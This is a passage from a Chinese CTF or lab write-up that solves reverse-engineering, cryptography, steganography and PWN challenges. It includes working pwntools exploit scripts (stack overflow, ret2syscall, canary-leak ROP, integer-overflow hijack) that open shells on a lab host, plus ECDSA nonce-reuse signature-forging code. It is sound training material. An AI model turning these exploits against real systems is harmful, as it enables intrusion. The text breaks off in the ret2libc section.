0x4C,0xDB,0xC9,0x08,0xCA,0x15,0xCE,0x57,0x1E,0x7F,0xD5,0x2C,0xDE,0xE8,0xFC,0x47};

    std::cin >> input;
    if (input.length() != 36) {
        exit(0);
    }

    for(int i = 0; i < input.length(); i++){
        input[i] = ~( ( input[i] & 0xf) <<4 ) | (input[i] >> 4) );
        std::cout<<input[i];
    }

    for (int i = 0; i < input.length(); i += 4) {
        int num = (m[input[i]] << 24) | (m[input[i + 1]] << 16) |
(m[input[i + 2]] << 8) | m[input[i + 3]];
        v2.push_back(num);
    }

    if (v == v2) {
        std::cout <<"you find it, flag is vmc" << input << "}" << std::endl;
    }
}
```

图 1-26 stl 程序简要功能

对应地，我们直接写出其逆过程，跑一下就得到 flag。

```
int findIndex(int target) {
    // 遍历数组 m，查找目标字符的索引
    for (int i = 0; i < sizeof(m); ++i) {
        if (m[i] == target) {
            return i;
        }
    }
    // 如果找不到，返回 -1
    return -1;
}

int char_to_hex(char c){
    if(c>='a'&&c<='f'){
        return c-'a'+10;
    }
    else return c-'0';
}

int main() {
    char hexStr[2];
    int v2[72];
    char ans[36];
    unsigned int number1,number2;
    for(int i=0;i<36;i++){
        v[i]=findIndex(v[i]);
    }
    for(int i=0,j=0;i<36;i++,j+=2){
        // std::cout<<v[i]<<std::endl;
        sprintf(hexStr, "%x", v[i]);
        // std::cout<<hexStr[0]<<" "<<hexStr[1];
        // std::cout<<std::endl;
        v2[j]=char_to_hex(hexStr[1])^0xf;
        v2[j+1]=char_to_hex(hexStr[0])^0xf;
        // std::cout<<v2[j]<<" "<<v2[j+1];
        ans[i]=(char)(v2[j]*16+v2[j+1]);
        std::cout<<ans[i];
    }
    return 0;
}
```

图 1-27 语言特性解题脚本

## 5 加密算法

先通过“flag”定位到主程序：



```

v1 = 39;
v2 = 118;
v3 = -60;
v4 = -22;
v5 = 64;
v6 = -63;
v7 = -74;
v8 = -46;
v9 = -125;
v10 = -113;
v11 = 61;
v12 = -37;
v13 = -6;
v14 = -73;
v15 = -113;
v16 = -79;
sub_4017F7(&v17, &v1);
sub_401CB1(&v17, &Str);
if ( !memcmp(&Str, &Buf2, 0x10ui64) )
    puts("Congratulation! Your flag is vmc{your input}");
else
    puts("try again~");
return 0i64;

```

图 1-28 加密算法主处理程序

接下来再看一下 4017F7 和 401CB1 分别什么功能，分析加密算法即可。

```

1 BYTE * __fastcall sub_401550(__int64 a1, __int64 a2)
2 {
3     BYTE *result; // rax
4     int v3; // ST10_4
5     int v4; // ST18_4
6     char v5; // [rsp+Ch] [rbp-14h]
7     char v6; // [rsp+Dh] [rbp-13h]
8     unsigned __int8 v7; // [rsp+1Ch] [rbp-12h]
9     unsigned __int8 v8; // [rsp+1Dh] [rbp-11h]
10    unsigned int i; // [rsp+1Eh] [rbp-10h]
11    unsigned int j; // [rsp+1Fh] [rbp-9h]
12
13    for ( i = 0; i <= 3; ++i )
14    {
15        *(_BYTE *)(4 * i + a1) = *(_BYTE *)(4 * i + a2);
16        *(_BYTE *)(4 * i + 1 + a1) = *(_BYTE *)(4 * i + 1 + a2);
17        *(_BYTE *)(4 * i + 2 + a1) = *(_BYTE *)(4 * i + 2 + a2);
18        result = (_BYTE *)((unsigned __int8 *) (4 * i + 3 + a2));
19        *(_BYTE *)(4 * i + 3 + a1) = (_BYTE)result;
20    }
21    for ( j = 4; j <= 0x2B; ++j )
22    {
23        v5 = *(_BYTE *)(a1 + 4 * (j + 0x3FFFFFFF));
24        v6 = *(_BYTE *)(4 * (j + 0x3FFFFFFF) + 1 + a1);
25        v7 = *(_BYTE *)(4 * (j + 0x3FFFFFFF) + 2 + a1);
26        v8 = *(_BYTE *)(4 * (j + 0x3FFFFFFF) + 3 + a1);
27        if ( !(j & 3) )
28        {
29            v6 = byte_405000[v7];
30            v7 = byte_405000[v8];
31            v8 = byte_405000[(unsigned __int8 *) (a1 + 4 * (j + 0x3FFFFFFF))];
32            v5 = byte_405000[(unsigned __int8 *) (4 * (j + 0x3FFFFFFF) + 1 + a1)] ^ byte_405200[j >> 2];
33        }
34        v3 = 4 * j;
35        v4 = 4 * (j + 1073741820);
36        *(_BYTE *) (a1 + 4 * j) = v5 ^ *(_BYTE *) (a1 + 4 * (j + 1073741820));
37        *(_BYTE *) ((unsigned int)(v3 + 1) + a1) = *(_BYTE *) ((unsigned int)(v4 + 1) + a1) ^ v6;
38        *(_BYTE *) ((unsigned int)(v3 + 2) + a1) = *(_BYTE *) ((unsigned int)(v4 + 2) + a1) ^ v7;
39        result = (_BYTE *) (4 * j + 3 + a1);
40        *result = *(_BYTE *) ((unsigned int)(v4 + 3) + a1) ^ v8;
41    }
42    return result;
43 }

```

图 1-29 加密算法 sub\_4017F7() 函数

```

1 __int64 __fastcall sub_401C2A(__int64 a1, __int64 a2)
2 {
3     unsigned __int8 i; // [rsp+2Fh] [rbp-1h]
4     __int64 v4; // [rsp+40h] [rbp+10h]
5     __int64 v5; // [rsp+48h] [rbp+18h]
6
7     v4 = a1;
8     v5 = a2;
9     sub_40181E(0i64, a1, a2);
10    for ( i = 1; ; ++i )
11    {
12        sub_4018C8(v4);
13        sub_401B47(v4);
14        if ( i == 10 )
15            break;
16        sub_401975(v4);
17        sub_40181E(i, v4, v5);
18    }
19    return sub_40181E(10i64, v4, v5);
20 }

```

图 1-30 加密算法 sub\_401CB1() 函数

所以就是一个密钥分发+10 轮 AES 加密的过程，我们直接把密文 Buf2 解密即可得到 flag。

## 6 飞翔的小鸟

先看一下主程序和对应输出：

```

2 int __cdecl main(int argc, const char **argv, const char **envp)
3 {
4     _main((_QWORD *)&argc, argv, envp);
5     startup();
6     while ( tag )
7     {
8         show();
9         updateWithoutInput();
10        updateWithInpute();
11    }
12    if ( score <= 69 )
13    {
14        print(lost[0]);
15    }
16    else if ( score > 2018 )
17    {
18        print(real[0]);
19        print(src);
20    }
21    else
22    {
23        print(fail[0]);
24        puts(src);
25    }
26    Sleep(0xBB8u);
27    system("pause");
28    return 0;
29 }

```

图 1-31 愤怒的小鸟主程序

```
.rdata:0000000000405000 aLbhYbfgCyrnfrC db 'lbh ybfg,cyrnfr cynl ntnva!',0
.rdata:0000000000405000 ; DATA XREF: .data:lostfo
.rdata:000000000040501C align 20h
.rdata:0000000000405020 aBuLbhYbfgGuvfV db 'bu,lbh ybfg,guvf vf n snxr synt:',0
.rdata:0000000000405020 ; DATA XREF: .data:failfo
.rdata:0000000000405041 aGdyyyyGuvfVfNE db 'gdyyyy,guvf vf n erny synt:',0
.rdata:0000000000405041 ; DATA XREF: .data:realfo
.rdata:000000000040505D aIzpLbhNerFbPyr db 'izp{lbh_ner_fb_pyrire}',0
.rdata:000000000040505D ; DATA XREF: .data:srcfo
```

图 1-32 愤怒的小鸟字符串

疑似移位密码，看一下 print() 函数的具体代码，确定其就是 ROT13 算法：

```
1 int __fastcall print(char *a1)
2 {
3     int i; // [rsp+2Ch] [rbp-54h]
4     char *Str; // [rsp+50h] [rbp-30h]
5
6     Str = a1;
7     for ( i = 0; i < strlen(Str); ++i )
8     {
9         if ( Str[i] <= 96 || Str[i] > 122 )
10            putchar(Str[i]);
11        else
12            putchar((Str[i] - 84) % 26 + 97);
13    }
14    return puts(&::Str);
15 }
```

图 1-33 字符串加密算法

因此，解密即得到，flag 为 vmc{you\_are\_so\_clever}。

```
-----@-----
score:0
tqllll,this is a real flag:
vmc{you_are_so_clever}
```

图 1-34 愤怒的小鸟 flag 获取

## 7 花指令

先修改此处花指令，把原本的 jz/jnz 目标的第一个字节 nop。

```
.text:004010AA jz short loc_4010AF
.text:004010AC jnz short loc_4010AF
.text:004010AE nop
.text:004010AF loc_4010AF: ; CODE XREF: sub_401050:loc_4010AA↑j
.text:004010AF ; sub_401050+5C↑j
.text:004010AF lea ecx, [ebp+var_6C]
.text:004010B2 xor edx, edx
.text:004010B4 lea esi, [ecx+1]
.text:004010B7
```


图 1-35 花指令修改



接下来，借助方程  $c = (h * \text{random} + m * a) \bmod p$ ，我们可以逐步推导出  $m$ 。首先，将这个方程改写为： $c * a$  的逆元  $= g * \text{random} + m * a \bmod p$ 。

然后，我们通过模  $p$  的逆元简化方程，得到  $r * m * a^2 = (a * c - g * \text{random}) \bmod p$ 。接下来，对方程取模  $g$ ，可以得到  $m * a^2 = (a * c \bmod p) \bmod g$ 。最后一步，求出  $m$  的值： $m = ((a * c \bmod p) * \text{invert}(a^2, g)) \bmod g$ 。

通过这个过程，我们成功解出了  $m$ ，也就是  $\text{flag}$  的整数形式。完整的解题脚本如下：



```

1  from Crypto.Util.number import *
2  from gmpy2 import invert
3  from sage.all import *
4
5  h= 311970364425799366998489758816351964614
6  p= 958396606448120961344481821891302529131
7  c= 767158168672362136291238223905378538545
8
9  Ge = Matrix(ZZ, [[1,h], [0,p]])
10 lll_res = Ge.LLL()
11 a, g = lll_res[0]
12 a, g = abs(a), abs(g)
13
14 m = ((a * c % p) * invert(a * a, g)) % g
15 flag = long_to_byte(m)
16 print(flag)

```

图 1-38 格密码解题脚本

## 2 DSA 签名

这道题目是基于 ECDSA 的签名与验证系统，通过已知信息生成有效签名以获取  $\text{flag}$ 。ECDSA 签名过程依赖于一个随机数  $\text{nonce}$ ，如果在不同消息的签名中重复使用相同的  $\text{nonce}$ ，可以通过数学关系推导出私钥。


解题步骤如下：

第一步，获取手动两组签名  $(r, s_1)$  和  $(r, s_2)$  以及对应消息的哈希值  $h_1$  和  $h_2$ 。由于这两组签名使用了相同的随机数  $\text{nonce}$ ，可以利用公式  $k = (h_2 - h_1) / (s_2 - s_1) \bmod n$  计算出  $\text{nonce}$  的值。

第二步，利用  $k$  的值可以计算  $r$  乘以私钥的值  $r * d_A$ 。通过公式  $r * d_A = s_1 * \text{nonce} - h_1 \bmod n$ ，可以推导出  $r * d_A$  的值。

第三步，使用已知的  $r * d_A$  和  $k$  来伪造签名。首先计算目标消息的哈希值  $H(m)$ ，然后通过公式  $s = (H(m) + r * d_A) / k \bmod n$  计算合法的签名  $(s, r)$ 。

最后，将伪造的签名  $(s, r)$  发送给服务器进行验证，通过验证后服务器会返回  $\text{flag}$ 。



```

13 # 计算 k (nonce)
14 def calculate_nonce(r, s1, h1, s2, h2, N):
15     k = ((h2 - h1) * pow(s2 - s1, -1, N)) % N
16     return k
17
18 # 计算 r * d_A (私钥乘以 r)
19 def calculate_r_da(r, s1, k, h1, N):
20     r_da = (s1 * k - h1) % N
21     return r_da
22
23 # 构造伪造签名
24 def forge_signature(r, r_da, k, message_hash, N):
25     s = ((message_hash + r_da) * pow(k, -1, N)) % N
26     return r, s

```

图 1-39 DSA 签名核心代码

### 3 简单 RSA

找出十组数据中  $\gcd(n1, n2) \neq 1$  的两组，由此反推其他参数。

疑似题目出错了？好像做不出来。

### 4 分组密码

在系统中，当用户选择创建账户时，服务器会生成一个固定的普通用户 token（`HUSTCTFer!\_\_\_\_\_`），并通过 AES CBC 模式加密该 token。加密时使用一个 16 字节随机生成的 `user\_key` 作为初始化向量（IV），并用一个固定的 `auth\_key` 作为加密密钥。加密后的 token 是由 `user\_key` 和密文组成的。管理员账户 token（`AdminAdmin!\_\_\_\_\_`）的生成与此类似，但只有正确的 token 才能访问管理员权限。

所以只需构造一个有效的管理员 token。我们知道，服务器生成的 token 是由两部分组成：一个 `user\_key` 和加密后的 token 内容。用户通过获取普通用户 token 的 `user\_key` 和密文后，能够借助已知的管理员 token（`AdminAdmin!\_\_\_\_\_`）来构造一个新的有效管理员 token。具体来说，利用 CBC 模式的特性，通过对普通用户 token（`HUSTCTFer!\_\_\_\_\_`）和管理员 token（`AdminAdmin!\_\_\_\_\_`）进行字节级的异或运算，推导出一个新的 IV（`iv2`），从而生成一个可以通过解密的管理员 token。核心是通过异或操作消除原始的普通用户 token 中的 `user\_key` 部分，得到管理员 token 的 `user\_key`，并将其与原密文部分拼接，构造出完整的管理员 token。

### 5 希尔密码

已知的条件是三组明密文对的对应关系。第一组明文 “vmc” 对应密文 “>u\x10”。第二组明文 “}\x20\x20” 对应密文 “>R~”。第三组是不完整的 “{?” 对应密文 “19\n”，我们的目标就是穷举爆破这两个未知数，筛选合理的密钥矩阵 K。

首先，明文的字符需要转换为其对应的 ASCII 码。然后，利用穷举法，我们尝试不同的矩阵组合来推测出加密矩阵。在穷举过程中，我们修改矩阵中的两个未知数，并检查每种情况下矩阵是否可逆。只有可逆的矩阵才能用于解密密文。

当我们找到一个可逆的矩阵时，我们使用该矩阵解密密文。恢复出明文字符，在解密过程中，我们还需要确保所有解出的字符都是可打印字符，才能认为解密成功。

最终，通过以上步骤解密出了完整的明文，即 flag，虽然这个 flag 看起来也没什么语义。

```
# 穷举方法尝试爆破两个未知数
for i in range(127):
    for j in range(127):
        c[1,1] = j
        c[1,2] = i
        flag = True
        if c.is_invertible(): # 如果矩阵可逆，则尝试解
            K = c.solve_right(p) # 求得加密矩阵K
            decode = ''
            for k in range(13):
                # 每 3 个字节处理一次密文块
                tmp = matrix(Zmod(127), 1, 3, rawi[k*3:(k+1)*3])
                A = K.solve_left(tmp) # 使用加密矩阵 K 解密
                for l in range(3):
                    char = chr(A[0,l])
                    if not char == '.' and not char.isprintable(): # 检查是否为可打印字符
                        flag = False
                        break
                decode += char
            if flag: # 如果解密过程没有问题，输出结果
                print(f"解密后的明文: {decode}")
                break
```

解密后的明文: vmc {<8e3EDJua&47mUIDe3ouIzWeR01\_dK9D}

解密后的明文: vmc {<Ee3.DJ6a&\$7myID(3oeIz2eRV1\_K9m)}

解密后的明文: vmc {<1e3hDJwa&s7mfIDo3o5IzBeR11\_TK9i}

图 1-40 Hill 密码爆破两个未知数

## 6 RSA 算法攻击

在这道题中，通过利用 RSA 的弱点，即模数相同且加密指数较小的情况，采用了 Wiener 攻击的方法来破解加密。

首先，通过使用辗转相除法求出连分数的系数，接着使用连分数法将其简化得到分子和分母，这些数值对应着在 RSA 加密过程中对私钥的近似值。然后通过逐步寻找适合的私钥，利用模数的结构进行分解，从而找到符合条件的一个可能的因子。具体来说，通过 Wiener 攻击的步骤，首先对给定的加密指数  $e$  和模数  $n$  进行连分数展开，得到一系列的分子分母对。接着，针对每一个分母，计算出其可能的私钥，如果该私钥能成功地分解出  $n$ ，则表示该私钥是有效的。接下来，通过利用  $n$  的结构和找到的私钥，通过模逆运算求得加密消息的原文。

具体地，首先通过 Wiener 攻击获取到  $N_1$  和  $N_2$  的可能因子  $p_1$  和  $q_1$ ，然后通过它们计算出  $N_1$  和  $N_2$  对应的  $\phi$  值，接着通过扩展欧几里得算法计算出私钥  $d_1$  和  $d_2$ 。最后，使用私钥对密文进行解密，恢复出原始消息。解密过程中，分别使用  $d_1$  和  $d_2$  对密文  $c_1$  和  $c_2$  进行解密，得到原始的消息。

## 7 LFSR

本题要求根据给出的密文序列及 LFSR 的反馈规则，逆向推导出初始状态（密钥）。首先，需要理解 LFSR 的递推关系：密文序列中的每一位都由之前的若干位按线性反馈函数生成。具体公式为： $a_{i+n} = \sum_{j=1}^n c_j a_{i+n-j} \pmod{2}$ ，其中  $c_j$  是反馈系数， $n$  为 LFSR 的阶数。

通过密文序列，可以构造一个矩阵方程  $L \cdot c = r$ ，其中  $L$  是一个  $n \times n$  的矩阵，行向量为密文序列的连续  $n$  位， $r$  是一个列向量，包含密文序列中接下来的  $n$  位。利用矩阵求解算法可以得到反馈系数向量  $c$ 。

接下来，根据反馈系数构造递推矩阵  $m$ ，其形式为一个  $n \times n$  的方阵，其中主对角线以下是单位矩阵部分，最后一列为反馈系数。递推矩阵可以描述 LFSR 的状态转移。题目要求对密文序列进行逆向推导，需要利用递推矩阵的幂运算，结合给出的输出序列，推算初始状态（密钥）。通过矩阵的逆运算，解得初始状态的二进制序列。

最后，将初始状态按每 8 位分组，转换为 ASCII 字符形式的明文。实验成功解密，得到结果为 `vmc{Brut!e@r_sol^e_A_sy3teM_of_eq&aT10n3??}`。

## 8 DH 密钥交换

本题以 Diffie-Hellman 密钥交换协议为背景，考查离散对数问题的实际求解及其在解密密文中的应用。实验中给出了双方的公钥  $A$  和  $B$ ，要求通过解密过程计算共享密钥并还原密文。

首先，实验的基础是一个大素数  $p$  和生成元  $g$ 。为了便于快速求解离散对数，构造了一个特定的素数  $p$ ，其  $p-1$  的质因数仅为 2, 3, 5。这样可以有效利用 Pohlig-Hellman 算法来求解  $A$  对应的私钥  $a$ 。在具体计算中，使用 SageMath 工具，通过其  $\log()$  函数计算  $a$ ，完成离散对数的求解。

接着，利用计算出的私钥  $a$  和对方的公钥  $B$  计算共享密钥。解密步骤包括计算共享密钥的模反演，并与密文相乘取模  $p$ ，从而恢复原始明文。

### 1.4 杂项



## 1 图片隐写

首先利用 winhex 将两处 0900 修改为 0000，改为伪加密。解压得到 flag.png，疑似缺少三个标识符的二维码，但是是黑底的，明显不对。猜测是图片反色了，将解压得到的图片用在线反色工具处理，再拼接三个标识符，得到完整 QR Code，扫描即得到 flag。



图 1-41 反色前后的残缺二维码

## 2 文件识别合并分离

利用 foremost 工具处理 zip 包：./foremost.exe FileDivide.zip -o head，在 output 文件夹得到分离的文件。/png 中的图片是一个字符串，是 /zip 中压缩包的密码：




图 1-42 foremost 处理压缩包的结果

根据 /zip 中的提示，flag 就是 `vmc{MD5{this_is_fake_zip}}` 的结果。

## 3 图片隐写

尝试直接开 zip 包，发现打不开 jpg 图片，是文件格式有问题，具体分析：jpg 文件头是 FFD8FFE0，文件的前四个字节是 E0FFD8FF——每四个字节都颠倒到了，用脚本还原成正确的格式：

Address	0	1	2	3
00000000	e0	ff	d8	ff

图 1-43 WhoAreYou.jpg 文件头

得到原图后，增强对比并曝光后发现 flag。




图 1-44 火眼金睛



## 4 流量包分析

打开流量包（使用 Wireshark），筛选 http 协议，可疑的数据包传输的数据 ncc.jpg，将其导出。





图 1-45 可疑数据包

这个图片的宽度是被压缩的，手动在 winhex 中改大它的宽度，查看图片，即得到 flag。






图 1-47 频谱图

## 1.5 PWN

### 1 栈溢出

首先用 ida 分析代码逻辑和变量在栈上分布，v2 和 v3 分别在 SP+18 和 SP+110:

```

12 printf("Enter your comment:", &s);
13 read(0, &v2, 0x100uLL);
14 printf("Hello, %s, your comment is %s.\n", &s, &v2);
15 if ( v3 != 20150972 )
16     return puts("you don't have permission to access shell.");
17 puts("Perfect!");
18 return system("/bin/sh");

```

图 1-48 ida 分析文件

确定目标，通过溢出 v2 给 v3 赋值为 20150972，构造 payload 和解题脚本，执行 cat /flag 即可得到 flag

```

1  from pwn import *
2
3  HOST = '10.12.153.73'
4  PORT = 10171
5
6  p=remote(HOST,PORT)
7  p.recvuntil("Enter your name:")
8  p.sendline('a')
9  p.recvuntil("Enter your comment:")
10 payload=b'a'*248+p64(20150972)
11 p.send(payload)
12 p.interactive()

```

图 1-49 payload 构造和解题脚本

### 2 ret2syscall

本实验主要目标是通过 ret2syscall 技术调用系统调用指令 syscall，以执行目标命令 execve("/bin/sh", NULL, NULL)，实现打开一个 shell 的目的。

实验的核心是构造 ROP 链完成对寄存器的配置并调用 syscall 指令。在 x86-64 架构下，系统调用号 59 对应 execve 系统调用，其参数包括：

1. 文件路径 /bin/sh 的指针，需要赋值给 rdi。

2. 第二个参数为 NULL，赋值给 rsi。
3. 第三个参数为 NULL，赋值给 rdx。

通过分析程序的二进制文件，利用工具（如 ROPgadget），找到适合的 ROP gadgets 来设置寄存器。实验中用到的关键 gadgets 包括：

1. pop rax; ret 用于设置系统调用号。
2. pop rdi; ret 用于设置 rdi 的值为 /bin/sh 的地址。
3. pop rsi; pop rdx; ret 用于同时设置 rsi 和 rdx 的值为 NULL。
4. syscall 指令用于执行系统调用。

ROP 链的构造依赖于缓冲区溢出技术，通过构造特定的输入数据覆盖程序的返回地址，将控制流劫持到 ROP 链所在的位置。ROP 链的第一步是将字符串地址 (/bin/sh) 赋值给 rdi，然后依次设置系统调用号和其他参数，最后通过 syscall 指令执行目标系统调用。

```

1  from pwn import *
2
3  # 目标程序的地址信息
4  host = '10.12.153.73'
5  port = 10662
6  p = remote(host, port)
7
8  # ROP Gadgets 地址
9  pop_rax = 0x40117e      # pop rax; ret
10 pop_rdi = 0x401180      # pop rdi; ret
11 pop_rsi_rdx = 0x401182  # pop rsi; pop rdx; ret
12 syscall = 0x401185      # syscall
13 sh_addr = 0x404040      # "/bin/sh" 字符串地址
14
15 # 构造ROP链
16 payload = b'~' * 72      # 填充缓冲区，覆盖返回地址
17 payload += p64(pop_rdi) + p64(sh_addr) # 设置 rdi = /bin/sh 地址
18 payload += p64(pop_rax) + p64(59)      # 设置 rax = 59 (execve)
19 payload += p64(pop_rsi_rdx) + p64(0) + p64(0) # 设置 rsi 和 rdx 为 0
20 payload += p64(syscall)                # 触发 syscall 指令
21
22 # 发送Payload
23 p.sendlineafter(b"Can you make a syscall?\n", payload)
24 p.interactive()

```

图 1-50 ret2syscall 脚本

### 3 简单 ROP

实验分析发现，程序中启用了栈保护机制（Stack Canary），需要先通过信息泄露绕过栈保护，再构造 ROP 链完成攻击。

程序运行时，Stack Canary 机制会在栈中插入一个随机值（称为 canary）。在函数返回之前会检查 canary 是否被篡改。如果攻击者在溢出缓冲区时覆盖了 canary 值，则程序会触发异常并终止。为此，需要在攻击时泄露 canary，并在构造 ROP 链时保持其完整性。

首先，通过程序的输入和输出流程，分析出可以泄露栈保护值的位置。利用缓冲区溢出填充缓冲区，覆盖到 canary 值的位置，并通过程序输出泄露该值。接着，通过再次输入，利用缓冲区溢出覆盖返回地址，并构造 ROP 链。ROP 链的主要目标是调用系统函数 system("/bin/sh")：

1. 通过 pop rdi; ret gadget 将字符串 /bin/sh 的地址传递给 rdi。
2. 跳转到程序中的 system 函数地址，执行目标命令。

```

1  from pwn import *
2
3  # 目标程序的地址信息
4  host = '10.12.153.73'
5  port = 10692
6  p = remote(host, port)
7
8  # 地址信息
9  pop_rdi = 0x4011DE      # pop rdi; ret
10 sh_addr = 0x404058      # "/bin/sh" 字符串地址
11 call_sys = 0x40127E     # system 函数地址
12
13 # 第一次输入: 泄露 canary 值
14 payload = cyclic(40)    # 填充缓冲区
15 p.sendlineafter(b'Rush B!!!\n', payload)
16 p.recvuntil(b'\n')
17 canary = u64(p.recv()[:7].rjust(8, b'\0')) # 提取 canary 值
18
19 # 第二次输入: 构造 ROP 链
20 payload = cyclic(40)    # 填充缓冲区
21 payload += p64(canary)   # 加入泄露的 canary 值
22 payload += cyclic(8)    # 填充对齐
23 payload += p64(pop_rdi) + p64(sh_addr) # 设置 rdi = "/bin/sh"
24 payload += p64(call_sys) # 调用 system 函数
25 p.sendline(payload)
26
27 # 获取交互式 shell
28 p.interactive()

```

图 1-51 简单 ROP 脚本

## 4 整数溢出

本实验的目标是通过触发整数溢出异常，利用程序中信号处理机制的漏洞，跳转到后门函数 `backdoor`，进而实现劫持控制流并执行任意命令。程序分析表明，整数溢出触发了 `SIGFPE`（浮点异常/整数溢出）信号。信号处理函数会在溢出时调用后门函数 `backdoor`。程序的常规运行路径中并未直接调用该函数，因此需要通过设计溢出输入间接进入后门。

首先，通过静态分析找到整数溢出的位置。程序中存在两个整数输入，涉及数学运算。当运算结果超过数据类型范围时，触发整数溢出，导致 `SIGFPE` 信号被捕获，并跳转到后门函数。

为了触发溢出，可以利用以下数学特性：

1. 在 32 位整数范围中，最小值为 -2147483648，最大值为 2147483647。
2. 当执行 -2147483648 / -1 时，结果应该为 2147483648，但超出了范围，触发溢出。

接着，通过栈溢出漏洞控制函数返回地址，跳转到 `system("/bin/sh")`，从而打开一个交互式 `shell`。实验成功运行后，程序进入交互式 `shell`，可以通过命令 `cat /flag` 读取系统中的 `flag`。

```

1  from pwn import *
2
3  # 目标程序的地址信息
4  host = '10.12.153.73'
5  port = 10413
6  p = remote(host, port)
7
8  # 第一次输入: 触发整数溢出
9  p.sendlineafter(b"first key :", b'-2147483648') # 触发整数溢出
10 p.sendlineafter(b"second key :", b'-1')
11
12 # 第二次输入: 构造栈溢出 Payload
13 payload = cyclic(88) + p64(0x4007CB) # 填充溢出点并覆盖返回地址为后门函数
14 p.sendlineafter(b"your name :", payload)
15
16 # 获取交互式 shell
17 p.interactive()

```

图 1-52 整数溢出脚本

## 5 ret2libc



本实验的目标是通过泄露程序加载的 `libc`（标准 C 库）的基地址，构造 ROP 链并调用 `system("/bin/sh")` 函数，从而打开一个交互式 shell。程序分析发现，它存在缓冲区溢出漏洞，通过填充溢出点，可以覆盖返回地址。此外，程序调用了动态链接库函数，利用这些特性可以进行 `ret2libc` 攻击。

首先，利用程序的漏洞泄露动态链接库（`libc`）的某些函数地址，例如 `puts`。通过打印 GOT 表中 `puts` 的实际地址，结合 `libc` 的已知符号偏移，计算出 `libc` 在内存中的基地址。

接着，利用 `libc` 的基地址，定位目标函数（`system`）和相关参数（`/bin/sh`）。通过偏移计算，确定 `system` 函数和字符串 `/bin/sh` 在 `libc` 中的具体地址。

最后，构造 ROP 链实现 `system("/bin/sh")` 的调用。ROP 链包含：

